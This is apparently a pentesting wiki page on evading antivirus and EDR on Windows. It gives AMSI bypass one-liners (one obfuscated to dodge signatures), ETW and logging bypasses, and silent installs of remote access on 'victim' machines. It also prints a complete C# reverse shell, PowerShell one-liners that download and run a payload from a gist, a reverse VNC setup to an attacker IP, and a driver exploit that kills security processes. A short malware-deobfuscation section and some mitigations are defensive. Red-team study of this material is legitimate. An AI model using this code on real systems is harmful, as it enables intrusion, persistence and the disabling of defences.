Forcing the AMSI initialization to fail (amsiInitFailed) will result that no scan will be initiated for the current process. Originally this was disclosed by Matt Graeber and Microsoft has developed a signature to prevent wider usage.
[Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetField('amsiInitFailed','NonPublic,Static').SetValue($null,$true)All it took was one line of powershell code to render AMSI unusable for the current powershell process. This line has of course been flagged by AMSI itself, so some modification is needed in order to use this technique.
Here is a modified AMSI bypass I took from this Github Gist.
Try{#Ams1 bypass technic nº 2
      $Xdatabase = 'Utils';$Homedrive = 'si'
      $ComponentDeviceId = "N`onP" + "ubl`ic" -join ''
      $DiskMgr = 'Syst+@.M£n£g' + 'e@+nt.Auto@' + '£tion.A' -join ''
      $fdx = '@ms' + '£In£' + 'tF@£' + 'l+d' -Join '';Start-Sleep -Milliseconds 300
      $CleanUp = $DiskMgr.Replace('@','m').Replace('£','a').Replace('+','e')
      $Rawdata = $fdx.Replace('@','a').Replace('£','i').Replace('+','e')
      $SDcleanup = [Ref].Assembly.GetType(('{0}m{1}{2}' -f $CleanUp,$Homedrive,$Xdatabase))
      $Spotfix = $SDcleanup.GetField($Rawdata,"$ComponentDeviceId,Static")
      $Spotfix.SetValue($null,$true)
   }Catch{Throw $_}
Keep in mind, that this will probably get flagged once this post comes out, so you should not publish any code if your plan is staying undetected.
Memory Patching
This technique was initially discovered by @RastaMouse and it involves finding address for the “AmsiScanBuffer” function in amsi.dll (responsible for scanning the user-supplied input) and overwriting it with instructions to return the code for E_INVALIDARG, this way, the result of the actual scan will return 0, which is interpreted as a clean result.
[!TIP] Please read https://rastamouse.me/memory-patching-amsi-bypass/ for a more detailed explanation.
There are also many other techniques used to bypass AMSI with powershell, check out this page and this repo to learn more about them.
Blocking AMSI by preventing amsi.dll load (LdrLoadDll hook)
AMSI is initialised only after amsi.dll is loaded into the current process. A robust, language‑agnostic bypass is to place a user‑mode hook on ntdll!LdrLoadDll that returns an error when the requested module is amsi.dll. As a result, AMSI never loads and no scans occur for that process.[23]
Implementation outline (x64 C/C++ pseudocode):
#include <windows.h>
#include <winternl.h>

typedef NTSTATUS (NTAPI *pLdrLoadDll)(PWSTR, ULONG, PUNICODE_STRING, PHANDLE);
static pLdrLoadDll realLdrLoadDll;

NTSTATUS NTAPI Hook_LdrLoadDll(PWSTR path, ULONG flags, PUNICODE_STRING module, PHANDLE handle){
    if (module && module->Buffer){
        UNICODE_STRING amsi; RtlInitUnicodeString(&amsi, L"amsi.dll");
        if (RtlEqualUnicodeString(module, &amsi, TRUE)){
            // Pretend the DLL cannot be found → AMSI never initialises in this process
            return STATUS_DLL_NOT_FOUND; // 0xC0000135
        }
    }
    return realLdrLoadDll(path, flags, module, handle);
}

void InstallHook(){
    HMODULE ntdll = GetModuleHandleW(L"ntdll.dll");
    realLdrLoadDll = (pLdrLoadDll)GetProcAddress(ntdll, "LdrLoadDll");
    // Apply inline trampoline or IAT patching to redirect to Hook_LdrLoadDll
    // e.g., Microsoft Detours / MinHook / custom 14‑byte jmp thunk
}
Notes
- Works across PowerShell, WScript/CScript and custom loaders alike (anything that would otherwise load AMSI).
- Pair with feeding scripts over stdin (
PowerShell.exe -NoProfile -NonInteractive -Command -) to avoid long command‑line artefacts. - Seen used by loaders executed through LOLBins (e.g.,
regsvr32callingDllRegisterServer).
The tool https://github.com/Flangvik/AMSI.fail also generates script to bypass AMSI. The tool https://amsibypass.com/ also generates script to bypass AMSI that avoid signature by randomized user-defined function, variables, characters expression and applies random character casing to PowerShell keywords to avoid signature.
Remove the detected signature
You can use a tool such as https://github.com/cobbr/PSAmsi and https://github.com/RythmStick/AMSITrigger to remove the detected AMSI signature from the memory of the current process. This tool works by scanning the memory of the current process for the AMSI signature and then overwriting it with NOP instructions, effectively removing it from memory.
AV/EDR products that uses AMSI
You can find a list of AV/EDR products that uses AMSI in https://github.com/subat0mik/whoamsi.
Use Powershell version 2 If you use PowerShell version 2, AMSI will not be loaded, so you can run your scripts without being scanned by AMSI. You can do this:
powershell.exe -version 2PS Logging
PowerShell logging is a feature that allows you to log all PowerShell commands executed on a system. This can be useful for auditing and troubleshooting purposes, but it can also be a problem for attackers who want to evade detection.
To bypass PowerShell logging, you can use the following techniques:
- Disable PowerShell Transcription and Module Logging: You can use a tool such as https://github.com/leechristensen/Random/blob/master/CSharp/DisablePSLogging.cs for this purpose.
- Use Powershell version 2: If you use PowerShell version 2, AMSI will not be loaded, so you can run your scripts without being scanned by AMSI. You can do this:
powershell.exe -version 2 - Use an unmanaged PowerShell session: Use UnmanagedPowerShell to host PowerShell without launching
powershell.exe(the approach used by Cobalt Strike’spowerpick). This evades controls tied specifically to thepowershell.exeprocess, but it does not inherently disable AMSI, Script Block Logging, or every other PowerShell defense; coverage depends on the runtime and host implementation.
Obfuscation
[!TIP] Several obfuscation techniques relies on encrypting data, which will increase the entropy of the binary which will make easier for AVs and EDRs to detect it. Be careful with this and maybe only apply encryption to specific sections of your code that is sensitive or needs to be hidden.
Deobfuscating ConfuserEx-Protected .NET Binaries
When analysing malware that uses ConfuserEx 2 (or commercial forks) it is common to face several layers of protection that will block decompilers and sandboxes. The workflow below reliably restores a near–original IL that can afterwards be decompiled to C# in tools such as dnSpy or ILSpy.[10]
- Anti-tampering removal – ConfuserEx encrypts every method body and decrypts it inside the module static constructor (
<Module>.cctor). This also patches the PE checksum so any modification will crash the binary. Use AntiTamperKiller to locate the encrypted metadata tables, recover the XOR keys and rewrite a clean assembly:
# https://github.com/wwh1004/AntiTamperKiller
python AntiTamperKiller.py Confused.exe Confused.clean.exe
Output contains the 6 anti-tamper parameters (key0-key3, nameHash, internKey) that can be useful when building your own unpacker.
- Symbol / control-flow recovery – feed the clean file to de4dot-cex (a ConfuserEx-aware fork of de4dot).
de4dot-cex -p crx Confused.clean.exe -o Confused.de4dot.exeFlags:
• -p crx – select the ConfuserEx 2 profile
• de4dot will undo control-flow flattening, restore original namespaces, classes and variable names and decrypt constant strings.
- Proxy-call stripping – ConfuserEx replaces direct method calls with lightweight wrappers (a.k.a proxy calls) to further break decompilation. Remove them with ProxyCall-Remover:
ProxyCall-Remover.exe Confused.de4dot.exe Confused.fixed.exeAfter this step you should observe normal .NET API such as Convert.FromBase64String or AES.Create() instead of opaque wrapper functions (Class8.smethod_10, …).
- Manual clean-up – run the resulting binary under dnSpy, search for large Base64 blobs or
RijndaelManaged/TripleDESCryptoServiceProvideruse to locate the real payload. Often the malware stores it as a TLV-encoded byte array initialised inside<Module>.byte_0.
The above chain restores execution flow without needing to run the malicious sample – useful when working on an offline workstation.
🛈 ConfuserEx produces a custom attribute named
ConfusedByAttributethat can be used as an IOC to automatically triage samples.
One-liner
autotok.sh Confused.exe # wrapper that performs the 3 steps above sequentially- InvisibilityCloak: C# obfuscator
- Obfuscator-LLVM: The aim of this project is to provide an open-source fork of the LLVM compilation suite able to provide increased software security through code obfuscation and tamper-proofing.
- ADVobfuscator: ADVobfuscator demonstates how to use
C++11/14language to generate, at compile time, obfuscated code without using any external tool and without modifying the compiler. - obfy: Add a layer of obfuscated operations generated by the C++ template metaprogramming framework which will make the life of the person wanting to crack the application a little bit harder.
- Alcatraz: Alcatraz is a x64 binary obfuscator that is able to obfuscate various different pe files including: .exe, .dll, .sys
- metame: Metame is a simple metamorphic code engine for arbitrary executables.
- ropfuscator: ROPfuscator is a fine-grained code obfuscation framework for LLVM-supported languages using ROP (return-oriented programming). ROPfuscator obfuscates a program at the assembly code level by transforming regular instructions into ROP chains, thwarting our natural conception of normal control flow.
- Nimcrypt: Nimcrypt is a .NET PE Crypter written in Nim
- inceptor: Inceptor is able to convert existing EXE/DLL into shellcode and then load them
SmartScreen & MoTW
You may have seen this screen when downloading some executables from the internet and executing them.
Microsoft Defender SmartScreen is a security mechanism intended to protect the end user against running potentially malicious applications.

SmartScreen mainly works with a reputation-based approach, meaning that uncommonly download applications will trigger SmartScreen thus alerting and preventing the end user from executing the file (although the file can still be executed by clicking More Info -> Run anyway).
MoTW (Mark of The Web) is an NTFS Alternate Data Stream with the name of Zone.Identifier which is automatically created upon download files from the internet, along with the URL it was downloaded from.

Checking the Zone.Identifier ADS for a file downloaded from the internet.
[!TIP] It’s important to note that executables signed with a trusted signing certificate won’t trigger SmartScreen.
A very effective way to prevent your payloads from getting the Mark of The Web is by packaging them inside some sort of container like an ISO. This happens because Mark-of-the-Web (MOTW) cannot be applied to non NTFS volumes.

PackMyPayload is a tool that packages payloads into output containers to evade Mark-of-the-Web.
Example usage:
PS C:\Tools\PackMyPayload> python .\PackMyPayload.py .\TotallyLegitApp.exe container.iso

+      o     +              o   +      o     +              o
    +             o     +           +             o     +         +
    o  +           +        +           o  +           +          o
-_-^-^-^-^-^-^-^-^-^-^-^-^-^-^-^-^-_-_-_-_-_-_-_,------,      o
   :: PACK MY PAYLOAD (1.1.0)       -_-_-_-_-_-_-|   /\_/\
   for all your container cravings   -_-_-_-_-_-~|__( ^ .^)  +    +
-_-_-_-_-_-_-_-_-_-_-_-_-_-_-_-_-__-_-_-_-_-_-_-''  ''
+      o         o   +       o       +      o         o   +       o
+      o            +      o    ~   Mariusz Banach / mgeeky    o
o      ~     +           ~          <mb [at] binary-offensive.com>
    o           +                         o           +           +

[.] Packaging input file to output .iso (iso)...
Burning file onto ISO:
    Adding file: /TotallyLegitApp.exe

[+] Generated file written to (size: 3420160): container.iso
Here is a demo for bypassing SmartScreen by packaging payloads inside ISO files using PackMyPayload

ETW
Event Tracing for Windows (ETW) is a powerful logging mechanism in Windows that allows applications and system components to log events. However, it can also be used by security products to monitor and detect malicious activities.
Similar to how AMSI is disabled (bypassed) it’s also possible to make the EtwEventWrite function of the user space process return immediately without logging any events. This is done by patching the function in memory to return immediately, effectively disabling ETW logging for that process.
You can find more info in https://blog.xpnsec.com/hiding-your-dotnet-etw/ and https://github.com/repnz/etw-providers-docs/.[33][34]
C# Assembly Reflection
Loading C# binaries in memory has been known for quite some time and it’s still a very great way for running your post-exploitation tools without getting caught by AV.
Since the payload will get loaded directly into memory without touching disk, we will only have to worry about patching AMSI for the whole process.
Most C2 frameworks (sliver, Covenant, metasploit, CobaltStrike, Havoc, etc.) already provide the ability to execute C# assemblies directly in memory, but there are different ways of doing so:

- Fork&Run
It involves spawning a new sacrificial process, inject your post-exploitation malicious code into that new process, execute your malicious code and when finished, kill the new process. This has both its benefits and its drawbacks. The benefit to the fork and run method is that execution occurs outside our Beacon implant process. This means that if something in our post-exploitation action goes wrong or gets caught, there is a much greater chance of our implant surviving. The drawback is that you have a greater chance of getting caught by Behavioural Detections.

- Inline
It’s about injecting the post-exploitation malicious code into its own process. This way, you can avoid having to create a new process and getting it scanned by AV, but the drawback is that if something goes wrong with the execution of your payload, there’s a much greater chance of losing your beacon as it could crash.
[!TIP] If you want to read more about C# Assembly loading, please check out this article https://securityintelligence.com/posts/net-execution-inlineexecute-assembly/ and their InlineExecute-Assembly BOF (https://github.com/xforcered/InlineExecute-Assembly)
You can also load C# Assemblies from PowerShell, check out Invoke-SharpLoader and S3cur3th1sSh1t’s video.
Using Other Programming Languages
As proposed in https://github.com/deeexcee-io/LOI-Bins, it’s possible to execute malicious code using other languages by giving the compromised machine access to the interpreter environment installed on the Attacker Controlled SMB share.
By allowing access to the Interpreter Binaries and the environment on the SMB share you can execute arbitrary code in these languages within memory of the compromised machine.
The repo indicates: Defender still scans the scripts but by utilising Go, Java, PHP etc we have more flexibility to bypass static signatures. Testing with random un-obfuscated reverse shell scripts in these languages has proved successful.
TokenStomping
Token stomping manipulates the access token of a security product such as an EDR or AV. Reducing the token’s privileges can leave the process running while preventing it from performing privileged inspection or remediation actions.
To prevent this Windows could prevent external processes from getting handles over the tokens of security processes.
- https://github.com/pwn1sher/KillDefender/
- https://github.com/MartinIngesen/TokenStomp
- https://github.com/nick-frischkorn/TokenStripBOF
Using Trusted Software
Chrome Remote Desktop
As described in this blog post, it’s easy to just deploy the Chrome Remote Desktop in a victims PC and then use it to takeover it and maintain persistence:[35]
- Download from https://remotedesktop.google.com/, click on “Set up via SSH”, and then click on the MSI file for Windows to download the MSI file.
- Run the installer silently in the victim (admin required):
msiexec /i chromeremotedesktophost.msi /qn - Go back to the Chrome Remote Desktop page and click next. The wizard will then ask you to authorize; click the Authorize button to continue.
- Execute the supplied command with the required adjustments:
"%PROGRAMFILES(X86)%\Google\Chrome Remote Desktop\CurrentVersion\remoting_start_host.exe" --code="YOUR_UNIQUE_CODE" --redirect-url="https://remotedesktop.google.com/_/oauthredirect" --name=%COMPUTERNAME% --pin=111111(the--pinparameter sets the PIN without using the GUI).
Advanced Evasion
Evasion is a very complicated topic, sometimes you have to take into account many different sources of telemetry in just one system, so it’s pretty much impossible to stay completely undetected in mature environments.
Every environment you go against will have their own strengths and weaknesses.
I highly encourage you go watch this talk from @ATTL4S, to get a foothold into more Advanced Evasion techniques.
502507556?Embedded=True&Owner=32913914&Source=Vimeo Logo
his is also another great talk from @mariuszbit about Evasion in Depth.
Old Techniques
Check which parts Defender finds as malicious
You can use ThreatCheck which will remove parts of the binary until it finds out which part Defender is finding as malicious and split it to you.
Another tool doing the same thing is avred with an open web offering the service in https://avred.r00ted.ch/
Telnet Server
Until Windows10, all Windows came with a Telnet server that you could install (as administrator) doing:
pkgmgr /iu:"TelnetServer" /quietMake it start when the system is started and run it now:
sc config TlntSVR start= auto obj= localsystemChange telnet port (stealth) and disable firewall:
tlntadmn config port=80
netsh advfirewall set allprofiles state off
UltraVNC
Download it from: http://www.uvnc.com/downloads/ultravnc.html (you want the bin downloads, not the setup)
ON THE HOST: Execute winvnc.exe and configure the server:
- Enable the option Disable TrayIcon
- Set a password in VNC Password
- Set a password in View-Only Password
Then, move the binary winvnc.exe and newly created file UltraVNC.ini inside the victim
Reverse connection
The attacker should execute inside his host the binary vncviewer.exe -listen 5900 so it will be prepared to catch a reverse VNC connection. Then, inside the victim: Start the winvnc daemon winvnc.exe -run and run winwnc.exe [-autoreconnect] -connect <attacker_ip>::5900
WARNING: To maintain stealth you must not do a few things
- Don’t start
winvncif it’s already running or you’ll trigger a popup. check if it’s running withtasklist | findstr winvnc - Don’t start
winvncwithoutUltraVNC.iniin the same directory or it will cause the config window to open - Don’t run
winvnc -hfor help or you’ll trigger a popup


GreatSCT
Download it from: https://github.com/GreatSCT/GreatSCT
git clone https://github.com/GreatSCT/GreatSCT.git
cd GreatSCT/setup/
./setup.sh
cd ..
./GreatSCT.py
Inside GreatSCT:
use 1
list #Listing available payloads
use 9 #rev_tcp.py
set lhost 10.10.14.0
sel lport 4444
generate #payload is the default name
#This will generate a meterpreter xml and a rcc file for msfconsole
Now start the lister with msfconsole -r file.rc and execute the xml payload with:
C:\Windows\Microsoft.NET\Framework\v4.0.30319\msbuild.exe payload.xmlCurrent defender will terminate the process very fast.
Compiling our own reverse shell
https://medium.com/@Bank_Security/undetectable-c-c-reverse-shells-fab4c0ec4f15
First C# Revershell
Compile it with:
c:\windows\Microsoft.NET\Framework\v4.0.30319\csc.exe /t:exe /out:back2.exe C:\Users\Public\Documents\Back1.cs.txtUse it with:
back.exe <ATTACKER_IP> <PORT>// From https://gist.githubusercontent.com/BankSecurity/55faad0d0c4259c623147db79b2a83cc/raw/1b6c32ef6322122a98a1912a794b48788edf6bad/Simple_Rev_Shell.cs
using System;
using System.Text;
using System.IO;
using System.Diagnostics;
using System.ComponentModel;
using System.Linq;
using System.Net;
using System.Net.Sockets;
namespace ConnectBack
{
public class Program
{
static StreamWriter streamWriter;
public static void Main(string[] args)
{
using(TcpClient client = new TcpClient(args[0], System.Convert.ToInt32(args[1])))
{
using(Stream stream = client.GetStream())
{
using(StreamReader rdr = new StreamReader(stream))
{
streamWriter = new StreamWriter(stream);
StringBuilder strInput = new StringBuilder();
Process p = new Process();
p.StartInfo.FileName = "cmd.exe";
p.StartInfo.CreateNoWindow = true;
p.StartInfo.UseShellExecute = false;
p.StartInfo.RedirectStandardOutput = true;
p.StartInfo.RedirectStandardInput = true;
p.StartInfo.RedirectStandardError = true;
p.OutputDataReceived += new DataReceivedEventHandler(CmdOutputDataHandler);
p.Start();
p.BeginOutputReadLine();
while(true)
{
strInput.Append(rdr.ReadLine());
//strInput.Append("\n");
p.StandardInput.WriteLine(strInput);
strInput.Remove(0, strInput.Length);
}
}
}
}
}
private static void CmdOutputDataHandler(object sendingProcess, DataReceivedEventArgs outLine)
{
StringBuilder strOutput = new StringBuilder();
if (!String.IsNullOrEmpty(outLine.Data))
{
try
{
strOutput.Append(outLine.Data);
streamWriter.WriteLine(strOutput);
streamWriter.Flush();
}
catch (Exception err) { }
}
}
}
}C# using compiler
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Microsoft.Workflow.Compiler.exe REV.txt.txt REV.shell.txtREV.txt: https://gist.github.com/BankSecurity/812060a13e57c815abe21ef04857b066
REV.shell: https://gist.github.com/BankSecurity/f646cb07f2708b2b3eabea21e05a2639
Automatic download and execution:
64bit:
powershell -command "& { (New-Object Net.WebClient).DownloadFile('https://gist.githubusercontent.com/BankSecurity/812060a13e57c815abe21ef04857b066/raw/81cd8d4b15925735ea32dff1ce5967ec42618edc/REV.txt', '.\REV.txt') }" && powershell -command "& { (New-Object Net.WebClient).DownloadFile('https://gist.githubusercontent.com/BankSecurity/f646cb07f2708b2b3eabea21e05a2639/raw/4137019e70ab93c1f993ce16ecc7d7d07aa2463f/Rev.Shell', '.\Rev.Shell') }" && C:\Windows\Microsoft.Net\Framework64\v4.0.30319\Microsoft.Workflow.Compiler.exe REV.txt Rev.Shell

32bit:
powershell -command "& { (New-Object Net.WebClient).DownloadFile('https://gist.githubusercontent.com/BankSecurity/812060a13e57c815abe21ef04857b066/raw/81cd8d4b15925735ea32dff1ce5967ec42618edc/REV.txt', '.\REV.txt') }" && powershell -command "& { (New-Object Net.WebClient).DownloadFile('https://gist.githubusercontent.com/BankSecurity/f646cb07f2708b2b3eabea21e05a2639/raw/4137019e70ab93c1f993ce16ecc7d7d07aa2463f/Rev.Shell', '.\Rev.Shell') }" && C:\Windows\Microsoft.Net\Framework\v4.0.30319\Microsoft.Workflow.Compiler.exe REV.txt Rev.Shell
469Ac5F9944Ed1B8C39129Dc0037Bb8F
C# obfuscators list: https://github.com/NotPrab/.NET-Obfuscator
C++
sudo apt-get install mingw-w64

i686-w64-mingw32-g++ prometheus.cpp -o prometheus.exe -lws2_32 -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc- https://github.com/paranoidninja/ScriptDotSh-MalwareDevelopment/blob/master/prometheus.cpp
- https://astr0baby.wordpress.com/2013/10/17/customizing-custom-meterpreter-loader/
- https://www.blackhat.com/docs/us-16/materials/us-16-Mittal-AMSI-How-Windows-10-Plans-To-Stop-Script-Based-Attacks-And-How-Well-It-Does-It.pdf
- https://github.com/l0ss/Grouper2
- http://www.labofapenetrationtester.com/2016/05/practical-use-of-javascript-and-com-for-pentesting.html
- http://niiconsulting.com/checkmate/2018/06/bypassing-detection-for-a-reverse-meterpreter-shell/
Using python for build injectors example:
Other tools
# Veil Framework:
https://github.com/Veil-Framework/Veil

# Shellter
https://www.shellterproject.com/download/

# Sharpshooter
# https://github.com/mdsecactivebreach/SharpShooter
# Javascript Payload Stageless:
SharpShooter.py --stageless --dotnetver 4 --payload js --output foo --rawscfile ./raw.txt --sandbox 1=contoso,2,3

# Stageless HTA Payload:
SharpShooter.py --stageless --dotnetver 2 --payload hta --output foo --rawscfile ./raw.txt --sandbox 4 --smuggle --template mcafee

# Staged VBS:
SharpShooter.py --payload vbs --delivery both --output foo --web http://www.foo.bar/shellcode.payload --dns bar.foo --shellcode --scfile ./csharpsc.txt --sandbox 1=contoso --smuggle --template mcafee --dotnetver 4

# Donut:
https://github.com/TheWover/donut

# Vulcan
https://github.com/praetorian-code/vulcan
More
Bring Your Own Vulnerable Driver (BYOVD) – Killing AV/EDR From Kernel Space
Storm-2603 leveraged a tiny console utility known as Antivirus Terminator to disable endpoint protections before dropping ransomware. The tool brings its own vulnerable but signed driver and abuses it to issue privileged kernel operations that even Protected-Process-Light (PPL) AV services cannot block.[12]
Key take-aways
-
Signed driver: The file delivered to disk is
ServiceMouse.sys, but the binary is the legitimately signed driverAToolsKrnl64.sysfrom Antiy Labs’ “System In-Depth Analysis Toolkit”. Because the driver bears a valid Microsoft signature it loads even when Driver-Signature-Enforcement (DSE) is enabled. -
Service installation:
sc create ServiceMouse type= kernel binPath= "C:\Windows\System32\drivers\ServiceMouse.sys"
sc start  ServiceMouse
The first line registers the driver as a kernel service and the second one starts it so that
\\.\ServiceMousebecomes accessible from user land. -
IOCTLs exposed by the driver
IOCTL code Capability 0x99000050Terminate an arbitrary process by PID (used to kill Defender/EDR services) 0x990000D0Delete an arbitrary file on disk 0x990001D0Unload the driver and remove the service Minimal C proof-of-concept:
#include <windows.h> int main(int argc, char **argv){ DWORD pid = strtoul(argv[1], NULL, 10); HANDLE hDrv = CreateFileA("\\\\.\\ServiceMouse", GENERIC_READ|GENERIC_WRITE, 0, NULL, OPEN_EXISTING, 0, NULL); DeviceIoControl(hDrv, 0x99000050, &pid, sizeof(pid), NULL, 0, NULL, NULL); CloseHandle(hDrv); return 0; } -
Why it works: BYOVD skips user-mode protections entirely; code that executes in the kernel can open protected processes, terminate them, or tamper with kernel objects irrespective of PPL/PP, ELAM or other hardening features.
Detection / Mitigation
• Enable Microsoft’s vulnerable-driver block list (HVCI, Smart App Control) so Windows refuses to load AToolsKrnl64.sys.
• Monitor creations of new kernel services and alert when a driver is loaded from a world-writable directory or not present on the allow-list.
• Watch for user-mode handles to custom device objects followed by suspicious DeviceIoControl calls.
Bypassing Zscaler Client Connector Posture Checks via On-Disk Binary Patching
Zscaler’s Client Connector applies device-posture rules locally and relies on Windows RPC to communicate the results to other components. Two weak design choices make a full bypass possible:
- Posture evaluation happens entirely client-side (a boolean is sent to the server).
- Internal RPC endpoints only validate that the connecting executable is signed by Zscaler (via
WinVerifyTrust).[11]
